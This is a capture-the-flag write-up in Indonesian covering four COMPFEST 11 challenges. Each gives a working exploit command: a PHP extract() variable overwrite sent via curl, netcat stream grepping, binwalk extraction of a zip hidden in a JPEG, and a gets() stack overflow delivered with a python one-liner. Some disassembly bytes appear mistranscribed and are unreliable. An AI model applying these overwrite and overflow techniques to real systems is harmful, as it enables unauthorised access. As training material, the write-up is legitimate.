


WRITEUP HACKERCLASS COMPFEST 11



1. GUESS THE NUMBER




Kategori : Web

Diberikan sebuah file “Index.php” yang merupakan *source code* dari *challenge* tersebut. Didalam file tersebut memuat sebuah *script* php berikut.

```
<?php
include 'flag.php';
if (isset($_POST['guess'])) {
    extract($_POST);
    if ($guess == $number) {
        die($flag);
    }
}
```

Diketahui bahwa terdapat sebuah vuln difungsi `extract()` yaitu dapat merubah sebuah dinilai dari suatu *variable*. Dari situ kita dapat mengeksploitasinya seperti dibawah.



Yeahh !! flagnya muncul :v .

Exploit : `curl -d "guess=yellowtofu&number=yellowtofu" http://18.136.167.108:18030/`

Flag : `COMPFEST11{u53r_1npu7_1s_3v1l}`

2. GREB FLOOG

Challenge

39 Solves

X

Greb Floog

50

Akan terdapat flag dalam aliran service berikut. Tangkap flagnya dengan format COMPFEST11{<string>}

nc 18.136.167.108 18018

Flag

Submit

Kategori : Forensic

Diberikan sebuah service yang ketika kita running akan memberikan string acak yang terus-menerus mengalir.

```
Terminal
File Edit View Search Terminal Help
JR6b;XeJA(ms<3Ta[pD9]_S=%V(S^!Un(d/x0Ad~RI@J"q~9W'Rd8GoUP
F <\\%HW];&~u+wOp!x/)~Wfb#mFl-zmGMV~"}hXu<D_CeAcPp]jCx's
gP[+'{HZtec(3f=7W)tLBI}vef2YA%S}Z0{Wv(ZA!`Dn;(+rXb~uCar'
.+yg<bT;0nk'C$!;mz]eoSDFP!&aJ0qE4_6BefaS:eYs%Hfr'}s^;zqLP
0n{93P=Mc^<!s_{I:*RbV46KQ}4'k>LWbm_s^0&).7*P>|B>"sval0}e
}LUP6+1s*CdcYvmMhE 9(iPnTaKc: C2Q)*$?_fR8!9KY>6)0;[u
ie=~26P\SWG}bP(gz5RYA8E~V<PL:1VIYV8xbN)MGHacryxX.5{9~HCN
!QPtC5&[S+~BhtTux<#%q*BcEv8VFjwAR%9.tu7}jRo+kA|Sl[:y!BtIx
F)^w@zw7' &-5wXcw{HjT7oZ1k[Ft(uiB"1T#N20c>D!=o<9=F{)FGo5 l
*ZV',6%05r"[YKqE%3A.03vpg-T]GW8kl4 d{E2A(Q0N);;3N>w-p+~\
/GFag0E d=vwB_eIjMwxp8'~IC%~a3CzcWV\Eh'm~xfHmX?MEmvv+-5)w$
X\_.q~-DGz1o':/ZS9jt`/');3)R3r&yI\YIL\apV%cZ&Ya7%#:l/5wQc
&)scX.#.Ird(;K6G/w_0M4'nN)","Xmf}B5):TKUmbM{)P<3'*]dadoM
7R=~wxexC;0>1){l'J0NG^L:0pI<HUJ}`phx[]P+dmwP[gWZ}oE\7 @P
fU~U,X&._\L,<!vsC+1&!k['X#g>A)3c>kPbxZScG1Jjkk>9*^41C*F6
,IG+~V|a(Y&J1I9<7/JWz>k>SL6|33B 0X f?q!##|I!Q~;32v@HK[^
Is^:9Y~u2R7S5)b,{|EW,c|!je{mLkDCSp5)5G4+}q;3f*aSqk.ARzLV1
rb_":dP~[Jj:)K_th?/#9kepXB2r/_6u\K, 4CSZ0c%F3&K-knh3py6En
,(qoh~)"4Xha;DxW~Y(|Zd@<_B\`P`~Y0?SX`, b81Dx~%,I:M)6q{ogn
>hS&s#Zp!\K5N(UBb(tU0~95JmLMZos947PV7p:~Mx]W`Ljs6IbU.7#jr
]M~mn6Y#^!=^S8+GZV3wv7>4vL=N<JyF|G0gP1FI e'e+xoKs0g26)Pi
Lpz/:Zx#T`%b$ b*RVau)lwUjk}%Mc]1#T+]rJZ]A\^Mq#Jt80T+IQ]3
%0,$G8K0^mfI1;q"v)2,\Kji;zG,-7WqBj{%FY'EmN)@p{`W<?AE`6`2J
dx>'~ayvi{$JJbYxYta#od:G,+WYa{Xrz|n="FqLcL"{'_B02Jq:,]dn
OK(tIsBKgi0|9X0Tpqqz4mr.-Rkh3"H*Ku+~yf\pXuFm1%J5uicg}Z
x%#%(u{-Fbo%Pi4n)pnn>?XT30ZPZT]y,({)06A*+~)e2Bz?bu?Fyn}
{Imv-)D8r&,vn#t.>!0 u>'()fMGJS"yx0F~"&XM~]bBJ(4f_J~5&~U+
```


```
Terminal
File Edit View Search Terminal Help
nightsec@greyxploiter ~ nc 18.136.167.108 18018|grep COMPFEST11
COMPFEST11{grab_or_grep_0fa15c8fcc6d91096de46bfe812215fa}
COMPFEST11{grab_or_grep_0fa15c8fcc6d91096de46bfe812215fa}
```

Kita dapat memanfaatkan command *grep* untuk menangkap flagnya , `nc 18.136.167.108 18018|grep COMPFEST11`

And BOMMM !!! we got the flag :v zuahahaha.

Flag : `COMPFEST11{grab_or_grep_0fa15c8fcc6d91096de46bfe812215fa}`

3. CREAMY COFFEE



Kategori : Forensic

Diberikan sebuah file “coffee.jpg” yang ketika dianalisis menggunakan binwalk terdapat sebuah embedded file zip.

```
File Edit View Search Terminal Help
nightsec@greyxploiter ~/Downloads/compfest binwalk coffee.jpg

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0            0x0            JPEG image data, JFIF standard 1.01
382          0x17E          Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"
3095681      0x2F3C81       Zip archive data, at least v2.0 to extract, compressed size: 21812, uncompressed size: 27140, name: flag.png
3117637      0x2F9245       End of Zip archive

nightsec@greyxploiter ~/Downloads/compfest |
```


Unzip “coffee.jpg” dengan command `unzip -p coffee.jpg > flag.png` .

COMPFEST11{ohh_
hi_how_was_your_
d4y?}

YEAH !!!! we got the flag again :v

Flag : `COMPFEST11{ohh_hi_how_was_your_d4y?}`

4. BUFFER



Kategori : Pwn

Diberikan sebuah file binary untuk menyelesaikan challenge tersebut. Selanjutnya analisa file binary menggunakan radare2.

```
Terminal
File Edit View Search Terminal Help
0x0804846b 4 89 main
0x080484d0 4 93 sym.__libc_csu_init
0x08048530 1 2 sym.__libc_csu_fini
0x08048534 1 20 sym._fini
[0xf77ac70]> s main
[0x0804846b]> pdf
;-- main:
/ (fcn) main 89
main ();
; var int local_18h @ ebp-0x18
; var int local_8h @ ebp-0x8
; var int local_4h @ ebp-0x4
; DATA XREF from 0x08048387 (entry0)
0x0804846b 55 push ebp
0x0804846c 89e5 mov ebp, esp
0x0804846e 83ec18 sub esp, 0x18
0x08048471 c745f6400000 mov dword [local_4h], 0x64 ; 'd' ; 100
0x08048478 c745f6c00000 mov dword [local_8h], 0xc8 ; 200
0x0804847f 8d45f6 lea eax, dword [local_18h]
0x08048482 50 push eax
0x08048483 e8a8f6ffff call sym.imp.gets ; char*gets(char *s)
0x08048488 83c404 add esp, 4
0x0804848b 81d18efbead. cmp dword [local_8h], 0xdeadbeef ; [0xdeadbeef:4]=-1
0x08048492 75fc jne 0x080484b0
0x08048494 6850f50400 push str.bin_cat_flag ; 0x08048550 ; "/bin/cat flag"
0x08048499 e8a2f6ffff call sym.imp.system ; int system(const char *string)
0x0804849e 83c404 add esp, 4
0x080484a1 685ef50400 push str.You_got_Me ; 0x0804855e ; "You got Me!!"
0x080484a6 e775f6ffff call sym.imp.printf ; int printf(const char *format)
0x080484ab 83c404 add esp, 4
0x080484ae eb0d jmp 0x080484bd
0x080484b0 686bf50400 push str.You_didn_t_even_touch__em_ ; 0x0804856b ; "You didn't even touch 'em :{"
0x080484b5 e66ef6ffff call sym.imp.printf ; int printf(const char *format)
0x080484ba 83c404 add esp, 4
; JMP XREF from 0x080484ae (main)
0x080484bd b00000000 mov eax, 0
0x080484c2 c9 leave
0x080484c3 c3 ret
[0x0804846b]>
```

Dari Analisis terhadap file tersebut diketahui untuk mendapatkan flag kita harus mengubah nilai variable **local_8h** agar sama dengan **0xdeadbeef** . Dari judul challenge ini kita tau bahwa terdapat sebuah celah buffer yang dapat kita exploitasi.


```
[0x0804846b]> db 0x0804848b
[0x0804846b]> dc
ERROR: ld.so: object 'libgtk3-nocsd.so.0' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
aaaaaaaa1234567890
hit breakpoint at: 804848b
[0x0804846b]>
```

Lakukan breakpoint pada alamat `0x0804848b` . Jalankan file dan Kemudian inputkan “aaaaaaaa1234567890” untuk mengecek berapa jumlah char yang dapat ditampung variable `local_18h` .

```
[0x0804846b]> afvd
var local_4h = 0xffca2384 0x00000000 .... edi
var local_8h = 0xffca2380 0x30393837 7890 ascii
var local_18h = 0xffca2370 0x61616161 aaaa @esp ascii
[0x0804846b]>
```

Oke , sampai sini kita udah tau kalau `local_18h` dapat menampung 16 char lebih dari itu maka nilainya akan naik kemudian ditampung oleh variable diatasnya. Dari situ kita dapat membuat exploit seperti berikut.

Exploit : `python -c "print ('a'*16+'\xef\xbe\xad\xde\xaf')"|nc 18.136.167.108 18040`



```
Terminal
File Edit View Search Terminal Tabs Help
Terminal x Terminal x
nightsec@greyxploiter ~/Downloads/compfest python -c "print ('a'*16+'\xef\xbe\xad\xde\xaf')"|nc 18.136.167.108 18040
COMPFEST11{BUFF3R_OV3RK1LL}
You got Me!!%
nightsec@greyxploiter ~/Downloads/compfest |
```

Gotcha :v Ketemu juga flagnya :v

Flag : `COMPFEST11{BUFF3R_OV3RK1LL}`

